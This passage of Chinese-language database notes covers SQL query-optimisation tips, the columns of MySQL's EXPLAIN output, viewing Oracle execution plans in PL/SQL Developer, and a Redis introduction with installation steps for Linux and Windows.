2. **用 >= 替代 >**低效：SELECT ename FROM EMP WHERE DEPTNO > 3 --首先定位到DEPTNO=3的记录并且扫描到第一个DEPT大于3的记录  
   高效：SELECT ename FROM EMP WHERE DEPTNO >= 4 --直接跳到第一个DEPT等于4的记录
3. **对于索引列，用union all不用or、in**  
   低效：select \* from emp where sal = 1500 or sal = 3000 or sal = 800;  
   低效：select \* from emp where sal in (1500,3000,800);  
   高效：select \* from emp where sal =1500  
    union all  
    select \* from emp where sal =3000  
    union all  
    select \* from emp where sal =800
4. **用exists代替in；not exists代替 not in**

not in 字句将执行一个内部的排序和合并，任何情况下，not in是最低效的，子查询中全表扫描；表连接比exists更高效

1. **用UNION-ALL 替换UNION**

当SQL语句需要UNION两个查询结果集合时,这两个结果集合会以UNION-ALL的方式被合并, 然后在输出最终结果前进行排序. 如果用UNION ALL替代UNION, 这样排序就不是必要了. 效率会因此得到提高。

1. **避免使用耗费资源的操作**

带有DISTINCT,UNION,MINUS,INTERSECT的SQL语句会启动SQL引擎 执行耗费资源的排序(SORT)功能. DISTINCT需要一次排序操作, 而其他的至少需要执行两次排序. 通常, 带有UNION, MINUS , INTERSECT的SQL语句都可以用其他方式重写。

最后；同样的操作有些时候可以在程序上处理的就程序上处理，毕竟在内存中的执行速度比在硬盘上执行要高非常多。

**增删改数据的优化**

1. **清空表时用TRUNCATE替代DELETE**
2. **多用COMMIT以释放回滚点**
   1. **数据库优化**

**mysql的sql执行计划详解**

**引言：**

实际项目开发中，由于我们不知道实际查询的时候[数据库](http://lib.csdn.net/base/14)里发生了什么事情，数据库软件是怎样扫描表、怎样使用索引的，因此，我们能感知到的就只有sql语句运行的时间，在数据规模不大时，查询是瞬间的，因此，在写sql语句的时候就很少考虑到性能的问题。但是当数据规模增大，如千万、亿的时候，我们运行同样的sql语句时却发现迟迟没有结果，这个时候才知道数据规模已经限制了我们查询的速度。所以，查询优化和索引也就显得很重要了。

**问题：**

当我们在查询前能否预先估计查询究竟要涉及多少行、使用哪些索引、运行时间呢？答案是能的，[MySQL](http://lib.csdn.net/base/14)提供了相应的功能和语法来实现该功能。

**分析：**

MySql提供了EXPLAIN语法用来进行查询分析，在SQL语句前加一个"EXPLAIN"即可。比如我们要分析如下SQL语句：

explain select \* from table where table.id = 1

运行上面的sql语句后你会看到，下面的表头信息：

table | type | possible\_keys | key | key\_len | ref | rows | Extra

**EXPLAIN列的解释**

***table***   
显示这一行的数据是关于哪张表的

***type***   
这是重要的列，显示连接使用了何种类型。从最好到最差的连接类型为const、eq\_reg、ref、range、indexhe和ALL

**说明：不同连接类型的解释（按照效率高低的顺序排序）**

system：表只有一行：system表。这是const连接类型的特殊情况。

const ：表中的一个记录的最大值能够匹配这个查询（索引可以是主键或惟一索引）。因为只有一行，这个值实际就是常数，因为MYSQL先读这个值然后把它当做常数来对待。

eq\_ref：在连接中，MYSQL在查询时，从前面的表中，对每一个记录的联合都从表中读取一个记录，它在查询使用了索引为主键或惟一键的全部时使用。

ref：这个连接类型只有在查询使用了不是惟一或主键的键或者是这些类型的部分（比如，利用最左边前缀）时发生。对于之前的表的每一个行联合，全部记录都将从表中读出。这个类型严重依赖于根据索引匹配的记录多少—越少越好。

range：这个连接类型使用索引返回一个范围中的行，比如使用>或<查找东西时发生的情况。

index：这个连接类型对前面的表中的每一个记录联合进行完全扫描（比ALL更好，因为索引一般小于表数据）。

ALL：这个连接类型对于前面的每一个记录联合进行完全扫描，这一般比较糟糕，应该尽量避免。

***possible\_keys***   
显示可能应用在这张表中的索引。如果为空，没有可能的索引。可以为相关的域从WHERE语句中选择一个合适的语句

***key***   
实际使用的索引。如果为NULL，则没有使用索引。很少的情况下，MYSQL会选择优化不足的索引。这种情况下，可以在SELECT语句中使用USE INDEX（indexname）来强制使用一个索引或者用IGNORE INDEX（indexname）来强制MYSQL忽略索引

***key\_len***   
使用的索引的长度。在不损失精确性的情况下，长度越短越好

***ref***   
显示索引的哪一列被使用了，如果可能的话，是一个常数

***rows***   
MYSQL认为必须检查的用来返回请求数据的行数

***Extra***   
关于MYSQL如何解析查询的额外信息。将在表4.3中讨论，但这里可以看到的坏的例子是Using temporary和Using filesort，意思MYSQL根本不能使用索引，结果是检索会很慢

**说明：extra列返回的描述的意义**

Distinct ：一旦mysql找到了与行相联合匹配的行，就不再搜索了。

Not exists ：mysql优化了LEFT JOIN，一旦它找到了匹配LEFT JOIN标准的行，就不再搜索了。

Range checked for each Record（index map:#） ：没有找到理想的索引，因此对从前面表中来的每一个行组合，mysql检查使用哪个索引，并用它来从表中返回行。这是使用索引的最慢的连接之一。

Using filesort ：看到这个的时候，查询就需要优化了。mysql需要进行额外的步骤来发现如何对返回的行排序。它根据连接类型以及存储排序键值和匹配条件的全部行的行指针来排序全部行。

Using index ：列数据是从仅仅使用了索引中的信息而没有读取实际的行动的表返回的，这发生在对表的全部的请求列都是同一个索引的部分的时候。

Using temporary ：看到这个的时候，查询需要优化了。这里，mysql需要创建一个临时表来存储结果，这通常发生在对不同的列集进行ORDER BY上，而不是GROUP BY上。

Where used ：使用了WHERE从句来限制哪些行将与下一张表匹配或者是返回给用户。如果不想返回表中的全部行，并且连接类型ALL或index，这就会发生，或者是查询有问题。

**结语**

因此，弄明白了explain语法返回的每一项结果，我们就能知道查询大致的运行时间了，如果查询里没有用到索引、或者需要扫描的行过多，那么可以感到明显的延迟。因此需要改变查询方式或者新建索引。mysql中的explain语法可以帮助我们改写查询，优化表的结构和索引的设置，从而最大地提高查询效率。当然，在大规模数据量时，索引的建立和维护的代价也是很高的，往往需要较长的时间和较大的空间，如果在不同的列组合上建立索引，空间的开销会更大。因此索引最好设置在需要经常查询的字段中。

**Explain语法**

EXPLAIN SELECT ……

变体：

**1**. EXPLAIN EXTENDED SELECT ……

将执行计划“反编译”成SELECT语句，运行SHOW WARNINGS 可得到被MySQL优化器优化后的查询语句

**2**. EXPLAIN PARTITIONS SELECT ……


用于分区表的EXPLAIN

执行计划包含的信息




**id**


包含一组数字，表示查询中执行select子句或操作表的顺序



id相同，执行顺序由上至下




如果是子查询，id的序号会递增，id值越大优先级越高，越先被执行



id如果相同，可以认为是一组，从上往下顺序执行；在所有组中，id值越大，优先级越高，越先执行

**select\_type**

表示查询中每个select子句的类型（简单 OR复杂）



a.SIMPLE：查询中不包含子查询或者UNION

b.查询中若包含任何复杂的子部分，最外层查询则被标记为：PRIMARY

c.在SELECT或WHERE列表中包含了子查询，该子查询被标记为：SUBQUERY

d.在FROM列表中包含的子查询被标记为：DERIVED（衍生）

e.若第二个SELECT出现在UNION之后，则被标记为UNION；若UNION包含在  FROM子句的子查询中，外层SELECT将被标记为：DERIVED

f.从UNION表获取结果的SELECT被标记为：UNION RESULT


**type**

表示MySQL在表中找到所需行的方式，又称“访问类型”，常见类型如下：




由左至右，由最差到最好



 a.ALL：Full Table Scan， MySQL将遍历全表以找到匹配的行




b.index：Full Index Scan，index与ALL区别为index类型只遍历索引树






c.range：索引范围扫描，对索引的扫描开始于某一点，返回匹配值域的行，常见于between、<、>等的查询




range访问类型的不同形式的索引访问性能差异




d.ref：非唯一性索引扫描，返回匹配某个单独值的所有行。常见于使用非唯一索引即唯一索引的非唯一前缀进行的查找



e.eq\_ref：唯一性索引扫描，对于每个索引键，表中只有一条记录与之匹配。常见于主键或唯一索引扫描




f.const、system：当MySQL对查询某部分进行优化，并转换为一个常量时，使用这些类型访问。如将主键置于where列表中，MySQL就能将该查询转换为一个常量



system是const类型的特例，当查询的表只有一行的情况下， 使用system

g.NULL：MySQL在优化过程中分解语句，执行时甚至不用访问表或索引




**possible\_keys**

指出MySQL能使用哪个索引在表中找到行，查询涉及到的字段上若存在索引，则该索引将被列出，但不一定被查询使用

**key**



显示MySQL在查询中实际使用的索引，若没有使用索引，显示为NULL

TIPS：查询中若使用了覆盖索引，则该索引仅出现在key列表中



**key\_len**


表示索引中使用的字节数，可通过该列计算查询中使用的索引的长度



key\_len显示的值为索引字段的最大可能长度，并非实际使用长度，即key\_len是根据表定义计算而得，不是通过表内检索出的

**ref**


表示上述表的连接匹配条件，即哪些列或常量被用于查找索引列上的值



本例中，由key\_len可知t1表的idx\_col1\_col2被充分使用，col1匹配t2表的col1，col2匹配了一个常量，即 ’ac’

rows

表示MySQL根据表统计信息及索引选用情况，估算的找到所需的记录所需要读取的行数




**Extra**

包含不适合在其他列中显示但十分重要的额外信息

a.Using index

该值表示相应的select操作中使用了覆盖索引（Covering Index）



TIPS：覆盖索引（Covering Index）

MySQL可以利用索引返回select列表中的字段，而不必根据索引再次读取数据文件

包含所有满足查询需要的数据的索引称为 **覆盖索引**（Covering Index）


注意：

如果要使用覆盖索引，一定要注意select列表中只取出需要的列，不可select \*，因为如果将所有字段一起做索引会导致索引文件过大，查询性能下降

b.Using where



表示MySQL服务器在存储引擎受到记录后进行“后过滤”（Post-filter）,

如果查询未能使用索引，Using where的作用只是提醒我们MySQL将用where子句来过滤结果集







c.Using temporary

表示MySQL需要使用临时表来存储结果集，常见于排序和分组查询



d.Using filesort

MySQL中无法利用索引完成的排序操作称为“文件排序”



**MySQL执行计划的局限**

 •EXPLAIN不会告诉你关于触发器、存储过程的信息或用户自定义函数对查询的影响情况

•EXPLAIN不考虑各种Cache

•EXPLAIN不能显示MySQL在执行查询时所作的优化工作

•部分统计信息是估算的，并非精确值

•EXPALIN只能解释SELECT操作，其他操作要重写为SELECT后查看执行计划

**Oracle使用plsql查看执行计划**

写好一段SQL代码以后，可以通过查看SQL的执行计划，初步预测该SQL在运行时的性能好坏，尤其是在sql调优时，我们可以通过查看执行计划， 来分析sql性能问题，本文简单介绍怎么在plsql中查看SQL语句的执行计划。

**方法/步骤**

1. 打开PL/SQL Developer软件，请确保plsql能够成功连接到一个oracle数据库。

2. 在PL/SQL Developer中写好一段SQL代码，按F5，或者点击“执行执行计划”图标，PL/SQL Developer会自动打开执行计划窗口，显示该SQL的执行计划。

3. 可以看到窗口上方是sql语句，下方显示执行计划表格。表格的列主要包含描述、用户、对象、成本花费、IO开销等，表格，当然表格列还可以自定义。表格的行包含了查询逻辑的执行顺序和各个步骤信息。

4. 执行计划表格内容的执行顺序是：按照从左至右，从上至下的步骤执行，具体是指执行计划按照层次逐步缩进，从左至右看，缩进最多的那一步最先执行，如果缩进量相同，则按照从上而下的方法判断执行顺序。

5. 通过查看执行计划表格的cost列，即成本花费能够知道哪个步骤花费的成本高，通过查看执行计划表格的行中的objectname列，能够知道是否使用到表中的索引。

6. 本文先简单介绍在plsql中的使用方法，后续会逐步完成各种理论和技巧的使用方法，例如优化器、表连接访问方法、索引等

**注意事项**：oracle执行计划是关乎sql执行效率最重要的内容，本文是个简单介绍，更深入的使用技巧请继续关注我的其他文章

[**关于mysql处理百万级以上的数据时如何提高其查询速度的方法**](http://www.cnblogs.com/mengxz0626/p/5086055.html)

**一、尽量使用索引，避免全表扫描**

首先应考虑在 where 及 order by 涉及的列上建立索引

1、尽量避免在 where 子句中使用!=或<>操作符   
3、应尽量避免在 where 子句中对字段进行 null 值判断，可以在num上设置默认值0，确保表中num列没有null值，然后以=0代替is null。   
4、尽量避免在 where 子句中使用 or 来连接条件，如：   
select id from t where num=10 or num=20   
可以这样查询：   
select id from t where num=10   
union all   
select id from t where num=20   
5、下面的查询也将导致全表扫描：(不能前置百分号)   
select id from t where name like ‘%c%’   
若要提高效率，可以考虑全文检索。   
6、in 和 not in 也要慎用，否则会导致全表扫描，如：   
select id from t where num in(1,2,3)   
对于连续的数值，能用 between 就不要用 in 了：   
select id from t where num between 1 and 3   
7、如果在 where 子句中使用参数，也会导致全表扫描。因为SQL只有在运行时才会解析局部变量，但优化程序不能将访问计划的选择推迟到运行时；它必须在编译时进行选择。然 而，如果在编译时建立访问计划，变量的值还是未知的，因而无法作为索引选择的输入项。如下面语句将进行全表扫描：   
select id from t where num=@num   
可以改为强制查询使用索引：   
select id from t with(index(索引名)) where num=@num   
8、应尽量避免在 where 子句中对字段进行表达式操作，这将导致引擎放弃使用索引而进行全表扫描。如：   
select id from t where num/2=100   
应改为:   
select id from t where num=100\*2   
9、应尽量避免在where子句中对字段进行函数操作，这将导致引擎放弃使用索引而进行全表扫描。如：   
select id from t where substring(name,1,3)=’abc’ -name以abc开头的id   
select id from t where datediff(day,createdate,’2005-11-30′)=0 –’2005-11-30′生成的id   
应改为:   
select id from t where name like ‘abc%’   
select id from t where createdate>=’2005-11-30′ and createdate<’2005-12-1′   
10、不要在 where 子句中的“=”左边进行函数、算术运算或其他表达式运算，否则系统将可能无法正确使用索引。   
11、在使用索引字段作为条件时，如果该索引是复合索引，那么必须使用到该索引中的第一个字段作为条件时才能保证系统使用该索引，否则该索引将不会被使 用，并且应尽可能的让字段顺序与索引顺序相一致。   
12、不要写一些没有意义的查询，如需要生成一个空表结构：   
select col1,col2 into #t from t where 1=0   
这类代码不会返回任何结果集，但是会消耗系统资源的，应改成这样：   
create table #t(…)   
13、很多时候用 exists 代替 in 是一个好的选择：   
select num from a where num in(select num from b)   
用下面的语句替换：   
select num from a where exists(select 1 from b where num=a.num)   
  
14、并不是所有索引对查询都有效，SQL是根据表中数据来进行查询优化的，当索引列有大量数据重复时，SQL查询可能不会去利用索引，如一表中有字段 sex，male、female几乎各一半，那么即使在sex上建了索引也对查询效率起不了作用。   
  
15、索引并不是越多越好，索引固然可以提高相应的 select 的效率，但同时也降低了 insert 及 update 的效率，因为 insert 或 update 时有可能会重建索引，所以怎样建索引需要慎重考虑，视具体情况而定。一个表的索引数最好不要超过6个，若太多则应考虑一些不常使用到的列上建的索引是否有 必要。   
  
16.应尽可能的避免更新 clustered 索引数据列，因为 clustered 索引数据列的顺序就是表记录的物理存储顺序，一旦该列值改变将导致整个表记录的顺序的调整，会耗费相当大的资源。若应用系统需要频繁更新 clustered 索引数据列，那么需要考虑是否应将该索引建为 clustered 索引。   
  
17、尽量使用数字型字段，若只含数值信息的字段尽量不要设计为字符型，这会降低查询和连接的性能，并会增加存储开销。这是因为引擎在处理查询和连接时会 逐个比较字符串中每一个字符，而对于数字型而言只需要比较一次就够了。   
  
18、尽可能的使用 varchar/nvarchar 代替 char/nchar ，因为首先变长字段存储空间小，可以节省存储空间，其次对于查询来说，在一个相对较小的字段内搜索效率显然要高些。   
  
19、任何地方都不要使用 select \* from t ，用具体的字段列表代替“\*”，不要返回用不到的任何字段。  
  
20、尽量使用表变量来代替临时表。如果表变量包含大量数据，请注意索引非常有限（只有主键索引）。   
  
21、避免频繁创建和删除临时表，以减少系统表资源的消耗。   
  
22、临时表并不是不可使用，适当地使用它们可以使某些例程更有效，例如，当需要重复引用大型表或常用表中的某个数据集时。但是，对于一次性事件，最好使 用导出表。   
  
23、在新建临时表时，如果一次性插入数据量很大，那么可以使用 select into 代替 create table，避免造成大量 log ，以提高速度；如果数据量不大，为了缓和系统表的资源，应先create table，然后insert。   
  
24、如果使用到了临时表，在存储过程的最后务必将所有的临时表显式删除，先 truncate table ，然后 drop table ，这样可以避免系统表的较长时间锁定。   
  
25、尽量避免使用游标，因为游标的效率较差，如果游标操作的数据超过1万行，那么就应该考虑改写。   
  
26、使用基于游标的方法或临时表方法之前，应先寻找基于集的解决方案来解决问题，基于集的方法通常更有效。   
  
27、与临时表一样，游标并不是不可使用。对小型数据集使用 FAST\_FORWARD 游标通常要优于其他逐行处理方法，尤其是在必须引用几个表才能获得所需的数据时。在结果集中包括“合计”的例程通常要比使用游标执行的速度快。如果开发时 间允许，基于游标的方法和基于集的方法都可以尝试一下，看哪一种方法的效果更好。   
  
28、在所有的存储过程和触发器的开始处设置 SET NOCOUNT ON ，在结束时设置 SET NOCOUNT OFF 。无需在执行存储过程和触发器的每个语句后向客户端发送 DONE\_IN\_PROC 消息。   
  
29、尽量避免向客户端返回大数据量，若数据量过大，应该考虑相应需求是否合理。   
  
30、尽量避免大事务操作，提高系统并发能力。

* 1. **Redis简介**

Redis（REmote DIctionary Server）是一个开源的使用ANSI C语言编写、遵守BSD协议、支持网络、可基于内存亦可持久化的日志型、Key-Value数据库，并提供多种语言的API。

它通常被称为数据结构服务器，因为值（value）可以是 字符串(String), 哈希(Map), 列表(list), 集合(sets) 和 有序集合(sorted sets)等类型。

Redis 与其他 key - value 缓存产品有以下三个特点：

Redis支持数据的持久化，可以将内存中的数据保存在磁盘中，重启的时候可以再次加载进行使用。

Redis不仅仅支持简单的key-value类型的数据，同时还提供list，set，zset，hash等数据结构的存储。

Redis支持数据的备份，即master-slave模式的数据备份。

**参考帮助网站**

<http://redis.io/commands>

<http://www.redis.cn/commands.html>

**Redis 优势**

性能极高 – Redis能读的速度是110000次/s,写的速度是81000次/s 。

丰富的数据类型 – Redis支持二进制案例的 Strings, Lists, Hashes, Sets 及 Ordered Sets 数据类型操作。

原子 – Redis的所有操作都是原子性的，同时Redis还支持对几个操作全并后的原子性执行。

丰富的特性 – Redis还支持 publish/subscribe, 通知, key 过期等等特性。

**Redis与其他key-value存储有什么不同？**

Redis有着更为复杂的数据结构并且提供对他们的原子性操作，这是一个不同于其他数据库的进化路径。Redis的数据类型都是基于基本数据结构的同时对程序员透明，无需进行额外的抽象。

Redis运行在内存中但是可以持久化到磁盘，所以在对不同数据集进行高速读写时需要权衡内存，因为数据量不能大于硬件内存。在内存数据库方面的另一个优点是，相比在磁盘上相同的复杂的数据结构，在内存中操作起来非常简单，这样Redis可以做很多内部复杂性很强的事情。同时，在磁盘格式方面他们是紧凑的以追加的方式产生的，因为他们并不需要进行随机访问。

**Linux安装（redis-3.2.9.tar.gz）**

进入要安装的目录，执行以下命令：

$ wget http://download.redis.io/releases/redis-3.2.9.tar.gz

$ tar xzf redis-3.2.9.tar.gz

$ cd redis-3.2.9

$ make #如果出错，一般是因为未安装gcc。安装gcc：$ yum install gcc

$ src/redis-server #这种方式是以默认配置（redis.conf）启动redis。也可以使用指定配置文件启动redis：$ src/redis-server 指定配置文件.conf

启动redis服务进程后，新开一个终端窗口就可以使用测试客户端程序redis-cli和redis服务交互了。 比如：

|  |
| --- |
| [twx@bogon redis-3.2.9]$ src/redis-cli  127.0.0.1:6379> SET foo bar  OK  127.0.0.1:6379> get foo  "bar"  127.0.0.1:6379> |

**Windows安装（Redis-x64-3.2.100.zip）**

下载地址：<https://github.com/MSOpenTech/redis/releases>

解压，在当前目录打开CMD，执行命令：

redis-server.exe redis.windows.conf

如遇如下错误：

1. The Windows version of Redis allocates a large memory mapped file for sharing
2. the heap with the forked process used in persistence operations. This file
3. will be created in the current working directory or the directory specified by
4. the 'dir' directive in the .conf file. Windows is reporting that there is
5. insufficient disk space available for this file (Windows error 0x70).
7. You may fix this problem by either reducing the size of the Redis heap with
8. the --maxheap flag, or by starting redis from a working directory with
9. sufficient space available for the Redis heap.
11. Please see the documentation included with the binary distributions for more
12. details on the --maxheap flag.
14. Redis can not continue. Exiting.

解决办法：

根据提示，是 maxheap 标识有问题,打开配置文件 redis.windows.conf ,搜索 maxheap , 然后直接指定好内容即可.

|  |
| --- |
| ......  #  # maxheap <bytes>  maxheap 1024000000  ....... |

然后再次启动，OK，成功！

